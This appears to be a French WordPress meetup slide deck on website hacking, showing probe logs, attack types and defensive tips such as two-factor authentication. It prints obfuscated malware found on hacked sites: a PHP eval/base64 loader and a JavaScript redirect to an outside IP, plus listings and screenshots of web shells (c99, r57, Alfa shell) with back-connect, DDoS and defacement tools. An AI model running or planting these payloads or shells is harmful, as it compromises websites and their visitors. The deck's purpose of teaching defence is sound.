



La Revue du Web

09 Novembre 2022

Nous allons parler de ?



une journée qui démarre bien ?



WordPress Revue Du Web Woocommerce **Développement** Webdesign Rechercher ...



Meetup #41

Que faire en cas de chute SEO ?

par **Olivier Duffez**, expert SEO

Mercredi 9 nov. 2022 - 18h30

à l'École d'Art MJM (pont Neuf)



LES REVUES DU WEB

Lors des meetups WordPress, je fais une petite introduction de quelques minutes en présentant des astuces WordPress ou encore des outils découverts durant le mois écoulé.

Tips, astuces et infos garantis !



La Revue du Web




La Revue du Web

Restons en contact



Mes derniers pins



Ecommerce

170 Épingles



Graphisme

187 Épingles



109.234.164.18



Pas tant que ça

Owned by Ekip31

Learn to delete virus on your pc xD.!

Note : We see you use o2switch.

SPECIAL : ReisBilal - Beyfendi - Turco - Renasata - Flutcu - Serin - Mayk - Lowpina - Kyoto - Mercedes - MahmutFlex - Woga - Z4RD - SysLX - Unsend - Ripp - Ersin - Melih

Since 2020 Ekip 31 Gururla Sunar...

Typologie d'attaques



Très ninja



Pubs intempetives

You've made the 5-billionth search.

Congratulations! You may be our next lucky winner!

Our last winner was [redacted] from Houston, USA who won a Samsung KU6179 Ultra HD TV on 14.05.2019 with his 5-billionth Search.

Every time the 5-billionth search is reached, we proclaim a winner and reset the counter.

You may choose one of three hidden prizes below. In addition, you will be entered in our Hall of Fame and receive a winner's certificate.

Behind every blue cup is a prize. Click on a prize cup to uncover it.

For technical reasons, we are not allowed to keep your invitation open for more than 15 minutes.

Choose one of the prizes below and follow the instructions on your screen.


CHOOSE


CHOOSE


CHOOSE

Articles magiques

10 All-natural Phenomena This Scientific research Can't Explain

December 4, 2019
news



Phenomena increase pertinence towards science class room displaying individuals technology in their own earth. Found in Lower Great britain, it really is consisting of roughly One hundred significant vertical gemstones put in the sale paper design. Columnar basalt groupings are available

Root Factors For unemployed professors reviewingwriting – An Introduction

November 10, 2019

The website unemployed professors.com strives to deliver high-high quality papers to students. This variation signifies that whereas there are quite a couple of paper-writing firms on the market, not all of them can produce assignments that cross unemployed professors review muster. Lots of their prospects would not basically know the distinction. Nevertheless, grading professors will.



Exemple Ninja

- Mon site s'affiche, donc tout va bien !




Exemple Ninja

- Pas si sûr !



Quelques stats

- défacage de site
- site down
- détournement
- site zombie
- Spams mail / commentaires
- black hat seo
- minage de cryptomonnaie
- publicités déguisées



Quelques stats

Total Attacks Blocked: Wordfence Network

24 Hours

30 Days

Total Attacks



Last Updated: 41 minutes ago

24 Hours

30 Days


Total Attacks



Last Updated: 41 minutes ago

Quelques stats

- => WordPress
- => Plugins & Thème
- => Serveur (config, php, etc)



à retenir

- Généralement, le pirate veut rentrer dans UN site WP
- pas forcément VOTRE site WP



ça tente...

●		Victoria, Seychelles	/wp-admin/js/widgets/wp-login...	06/11/2022 00:12:39	194.169.175.22	...5-22.cust.as211760.net	404	
●		Victoria, Seychelles	https://shakinggroov.com/wp-ad...	06/11/2022 00:12:27	194.169.175.22	...5-22.cust.as211760.net	301	
●		Victoria, Seychelles	/wp-includes/class-index-wordp...	06/11/2022 00:12:20	194.169.175.22	...5-22.cust.as211760.net	404	
●		Victoria, Seychelles	https://shakinggroov.com/wp-in...	06/11/2022 00:12:16	194.169.175.22	...5-22.cust.as211760.net	301	
●		United States	/wp-commentin.php	05/11/2022 19:57:27	5.161.41.99	...clients.your-server.de	404	
●		United States	https://shakinggroov.com/wp-co...	05/11/2022 19:57:18	5.161.41.99	...clients.your-server.de	301	
●		United States	/wp-commentin.php	05/11/2022 19:57:07	5.161.41.99	...clients.your-server.de	404	
●		United States	http://shakinggroov.com/wp-com...	05/11/2022 19:56:59	5.161.41.99	...clients.your-server.de	301	
●		Germany	/wp-content/themes/seotheme/ma...	04/11/2022 17:03:10	78.47.26.6	...clients.your-server.de	404	
●		Germany	https://shakinggroov.com/wp-co...	04/11/2022 17:03:08	78.47.26.6	...clients.your-server.de	301	
●		Germany	/wp-content/themes/seotheme/ma...	04/11/2022 17:03:04	78.47.26.6	...clients.your-server.de	404	
●		Germany	http://shakinggroov.com/wp-con...	04/11/2022 17:03:00	78.47.26.6	...clients.your-server.de	301	
●		United States	https://shakinggroov.com/wp-co...	04/11/2022 16:54:08	5.161.41.99	...clients.your-server.de	301	
●		United States	/wp-content/themes/seotheme/ma...	04/11/2022 16:54:01	5.161.41.99	...clients.your-server.de	404	
●		United States	http://shakinggroov.com/wp-con...	04/11/2022 16:53:51	5.161.41.99	...clients.your-server.de	301	

Les traces : PHP

```
<?php function SylVxy($sVDLu){$sVDLu=gzinflate(base64_decode($sVDLu));for($i=0;$i<strlen($sVDLu);$i++) {$sVDLu[$i] = chr(ord($sVDLu[$i])-1);}return $sVDLu;}
$L7CRgr = "540defefc71cc91dcebea2f410bec96f";eval(SylVxy("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"));>
```


Les traces : Javascript

```
<script type="text/javascript">var _0x5059=["'", "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39", "\x72\x61\x6E\x64\x6F\x6D", "\x6C\x65\x6E\x67\x74\x68", "\x66\x6C\x6F\x6F\x72", "\x63\x68\x61\x72\x41\x74", "\x67\x65\x74\x54\x69\x6D\x65", "\x73\x65\x74\x54\x69\x6D\x65", "\x63\x6F\x6F\x6B\x69\x65", "\x3D", "\x3B\x65\x78\x70\x69\x72\x65\x73\x3D", "\x74\x6F\x47\x4D\x54\x53\x74\x72\x69\x6E\x67", "\x3B\x20\x70\x61\x74\x68\x3D", "\x69\x6E\x64\x65\x78\x4F\x66", "\x73\x75\x62\x73\x74\x72\x69\x6E\x67", "\x3B", "\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61\x62\x6C\x65\x64", "\x77\x70\x2D\x61\x75\x74\x68\x63\x6F\x6F\x6B\x69\x65\x2D\x31", "\x31", "\x2F", "\x68\x72\x65\x66", "\x6C\x6F\x63\x61\x74\x69\x6F\x6E", "\x68\x74\x74\x70", "\x3A\x2F\x2F", "\x31\x33\x34\x2E", "\x32\x34\x39\x2E", "\x31\x31\x36\x2E", "\x37\x38\x2F\x3F\x6B\x65\x79\x3D"];function rdn(){var _0xf1dax2=_0x5059[0];var _0xf1dax3=_0x5059[1];for(var _0xf1dax4=0;_0xf1dax4< 32;_0xf1dax4++){_0xf1dax2+=_0xf1dax3[_0x5059[5]](Math[_0x5059[4]](Math[_0x5059[2]]())*_0xf1dax3[_0x5059[3]]));return _0xf1dax2}function _mmm(_0xf1dax6,_0xf1dax7,_0xf1dax8,_0xf1dax9){var _0xf1daxa= new Date();var _0xf1daxb= new Date();if(_0xf1dax8=== null||_0xf1dax8=== 0){_0xf1dax8=3};_0xf1daxb[_0x5059[7]](_0xf1daxa[_0x5059[6]]()+ 3600000* 24*_0xf1dax8);document[_0x5059[8]]= _0xf1dax6+_0x5059[9]+ escape(_0xf1dax7)+_0x5059[10]+ _0xf1daxb[_0x5059[11]]()+ ((_0xf1dax9)?_0x5059[12]+_0xf1dax9:_0x5059[0])}function _nnn(_0xf1daxd){var _0xf1daxe=document[_0x5059[8]][_0x5059[13]](_0xf1daxd+_0x5059[9]);var _0xf1daxf=_0xf1daxe+_0xf1daxd[_0x5059[3]]+ 1;if(!(_0xf1daxe) && (_0xf1daxd!=document[_0x5059[8]][_0x5059[14]](0,_0xf1daxd[_0x5059[3]]))){return null};if(_0xf1daxe== -1){return null};var _0xf1dax10=document[_0x5059[8]][_0x5059[13]](_0x5059[15],_0xf1daxf);if(_0xf1dax10== -1){_0xf1dax10= document[_0x5059[8]][_0x5059[3]]};return unescape(document[_0x5059[8]][_0x5059[14]](_0xf1daxf,_0xf1dax10))}if(navigator[_0x5059[16]]){if(_nnn(_0x5059[17])== 1){}else {_mmm(_0x5059[17],_0x5059[18],_0x5059[18],_0x5059[19]);window[_0x5059[21]][_0x5059[20]]= _0x5059[22]+_0x5059[23]+_0x5059[24]+_0x5059[25]+_0x5059[26]+_0x5059[27]+ rdn()}};</script></head>
```

Les joujous utilisés

```
total 1440
120014302 dnwr-x-x 2 maryhack maryhack 4096 Aug 20 19:35 .
119996669 dnwr-x-x 21 maryhack nobody 4096 Aug 20 19:35 .
120015313 -rw-r--r-- 1 maryhack maryhack 131 Aug 2 22:09 .htaccess
120000878 -rw-r--r-- 1 maryhack maryhack 153275 Aug 20 19:35 c99.php
120015416 -rw-r--r-- 1 maryhack maryhack 25294 Aug 4 17:16 defacement.php
120011349 -rw-r--r-- 1 maryhack maryhack 941500 Aug 20 19:32 error_log
120015689 -rw-r--r-- 1 maryhack maryhack 22 Aug 20 19:32 index.html
120015319 -rw-r--r-- 1 maryhack maryhack 200667 Aug 2 22:14 nastybackdoor.php
120014300 -rw-r--r-- 1 maryhack maryhack 4168 Aug 5 15:02 payload.html
119996498 -rw-r--r-- 1 maryhack maryhack 102751 Aug 20 19:26 r57.php
```

Commands Alias NONE ExecuteCommand	Command Line ls -la /home/maryhack/public_html/LockDownTest Execute ?	Files & Folders Handling index.txt Edit Do
Change Mode index.php 0644 Change Now !	Get File http://www. Auto Get File	Bind Connection 443 PHP[1] Bind
CGI Scripts /home/maryhack/public_html/LockDownTest CGI Perl Generate	Forbidden /home/maryhack/public_html/LockDownTest Directory/Index Generate	Back Connection 96.229.200.14 443 PHP[1] Connect
Reading Files & Dir Using PHP Bugs /etc/passwd Read File Show directory	Scanners And Strings Tools <?php echo "SyRiAn_Sh3ll V5.6"; ?> Eval Code ~Do~	Metasploit Connection 127.0.0.1 443 Connect
DDOS Attacker http://google.com/ TCP Attack	Upload Files + Choose File No file chosen Choose File No file chosen Upload Files	ACP Finder http://www.example.com/ .php BruteForce Now
Mass Defacement /home/maryhack/public_html/LockDownTest index.html Hacked By SyRiAn_34G13 Deface Now	MD5 Cracker md5 hash Chars Crack EN: a-z A-Z 0-9 Symbols	Fast Tools Generate .htaccess Do Action

Alfa shell : backdoor php shell script

```
Uname: Linux 16157a4cafa4 4.15.0-34-generic #37-Ubuntu SMP Mon Aug 27 15:21:48 UTC 2018 x86_64
```

```
User: 33 [ www-data ] Group: 33 [ www-data ]
```

PHP: 7.2.17 Safe Mode: OFF

ServerIP: Your IP:

DateTime: 2019-11-05 13:37:46

Domains: Cant Read [/etc/named.conf]

```
HDD:      Total:62.74 GB Free:25.08 GB [39%]
```

Useful : gcc cc ld make php perl tar gzip

Downloader: curl

Disable Functions: All Functions Accessible

CURL : ON | SSH2 : OFF | Magic Quotes : OFF | MySQL : OFF | MSSQL : OFF | PostgreSQL : OFF | Oracle : OFF | CGI : OFF

Open_basedir : **NONE** | Safe_mode_exec_dir : **NONE** | Safe_mode_include_dir : **NONE**

SoftWare: Apache/2.4.25 (Debian)

```
PWD: /var/www/html/wp-admin/includes/asc/ [ Home Shell ] [ BACK ]
```

Hidden Shell
Version: 3.0.1



Sole Sad & Invisible

Home	Process	Eval	SQL Manager	Mysql Dumper	En-Decoder	BC	SSH2	ZONE-H	DDOS	ByPasser	Cgi Shell	SSI SHELL	Hash Tools	Port Scanner	Open BaseDir	Fake Mail	Compressor	Index Changer
Add New Admin	Shell Injectors	PHP2XML	CloudFlare	Whmcs DeCoder	Symliink	Mass Defacer	BruteForcer	Searcher	CMS Hijacker	Remote Upload	Install BackDoor	Whois	Alfa Settings	Alfa +	Remove Shell			

Name	Size	Modify	Owner/Group	Permissions	Actions
dir		2019-11-05 13:35:30	dataMan /html/wp-admin/includes/asc/.._checkbox0/var/www/html/wp-admin/includes/asc/..Content-type: text/html; charset=UTF-8P...UT...T:Asia/Tehran...www.dataurl...-nw-r-f-rl...drwx-xr-xl...X...P...Z...Z...@...U...h...Z...R...H...p...Z...R...x...Z...R...@...h...Z...R...Pd...U...Z...Z...Pd...U.../checkbox0	0755 >> drwxr-xr-x	R T X
php	341.61 KB	2019-11-05 13:14:22	1000/1000	0644 >> -nw-r-T E D r--	X

Delete

Make File :

Make Dir :

Delete :

Chmod :

Change Dir :

Read File :

Execute :

Upload file:

Choose a file

- <https://github.com/nicxlau/alfa-shell>

- https://www.trendmicro.com/en_us/research/19/1/looking-into-attacks-and-techniques-used-against-wordpress-sites.html

Product

Solutions

Open Source

Pricing

Search

Sign in

nicxlau / alfa-shell
Public

Notifications

Fork 47

Star 19

<> Code

Issues 1

Pull requests

Actions

Projects

Security

Insights

master

1 branch

0 tags

Go to file

Code

nicxlau Update README.md

d8a59df · on Aug 22, 2019 · 5 commits

LICENSE	Create LICENSE	3 years ago
README.md	Update README.md	3 years ago
alfa-deobfuscated.php	v3	3 years ago
alfa-obfuscated.php	v3	3 years ago
readme_1.png	readme image	3 years ago

README.md

alfa-shell

The screenshot shows a Windows command prompt running alfa-shell. It displays system info like OS version (Windows 10), architecture (AMD64), and installed packages. Below this is a file browser interface with columns for Name, Size, Modify, Owner/Group, Permissions, and Actions. The file list includes files like .gitignore, .phpinfo.php, .phpinfo.php, .phpinfo.php, .phpinfo.php, .phpinfo.php, .phpinfo.php, .phpinfo.php, .phpinfo.php, .phpinfo.php.

About

Backdoor PHP shell script.

- Readme
- MIT license
- 19 stars
- 2 watching
- 47 forks

Releases

No releases published

Packages

No packages published


Languages

- PHP 100.0%




Quelques bonnes pistes

- <https://haveibeenpwned.com/>



Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the [1Password](#) password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.



Apollo: In July 2018, the sales engagement startup [Apollo](#) left a database containing billions of data points publicly exposed without a password. The data was discovered by security researcher Vinny Troia who subsequently sent a subset of the data containing 126 million unique email addresses to Have I Been Pwned. The data left exposed by Apollo was used in their "revenue acceleration platform" and included personal information such as names and email addresses as well as professional information including places of employment, the roles people hold and where they're located. Apollo stressed that the exposed data did not include sensitive information such as passwords, social security numbers or financial data. [The Apollo website](#) has a contact form for those looking to get in touch with the organisation.

Compromised data: Email addresses, Employers, Geographic locations, Job titles, Names, Phone numbers, Salutations, Social media profiles



Canva: In May 2019, the graphic design tool website [Canva](#) suffered a data breach that impacted 137 million subscribers. The exposed data included email addresses, usernames, names, cities of residence and passwords stored as bcrypt hashes for users not using social logins. The data was provided to HIBP by a source who requested it be attributed to "JimScott.Sec@protonmail.com".

Compromised data: Email addresses, Geographic locations, Names, Passwords, Usernames



Gravatar: In October 2020, a security researcher published a technique for scraping large volumes of data from Gravatar, the service for providing globally unique avatars. 167 million names, usernames and MD5 hashes of email addresses used to reference users' avatars were subsequently scraped and distributed within the hacking community. 114 million of the MD5 hashes were cracked and distributed alongside the source hash, thus disclosing the original email address and accompanying data. Following the impacted email addresses being searchable in HIBP, Gravatar release an FAQ detailing the incident.

Compromised data: Email addresses, Names, Usernames



LinkedIn Scraped Data: During the first half of 2021, LinkedIn was targeted by attackers who scraped data from hundreds of millions of public profiles and later sold them online. Whilst the scraping did not constitute a data breach nor did it access any personal data not intended to be publicly accessible, the data was still monetised and later broadly circulated in hacking circles. The scraped data contains approximately 400M records with 125M unique email addresses, as well as names, geographic locations, genders and job titles. LinkedIn specifically addresses the incident in their post on [An update on report of scraped data](#).

Compromised data: Education levels, Email addresses, Genders, Geographic locations, Job titles, Names, Social media profiles

Quelques bonnes pistes

- Mettre en place 2FA
Double authentification

Two-Factor Authentication

Settings

Two-Factor Authentication

[Learn more about Two-Factor Authentication](#)

Editing User: 

1. Scan Code or Enter Key

Scan the code below with your authenticator app to add this account. Some authenticator apps also allow you to type in the text version instead.





2. Enter Code from Authenticator App

Download Recovery Codes Optional

Use one of these 5 codes to log in if you lose access to your authenticator device. Codes are 16 characters long plus optional spaces. Each one may be used only once.





Enter the code from your authenticator app below to verify and activate two-factor authentication for this account.



Quelques bonnes pistes

- Changer l'url de connexion Wordpress



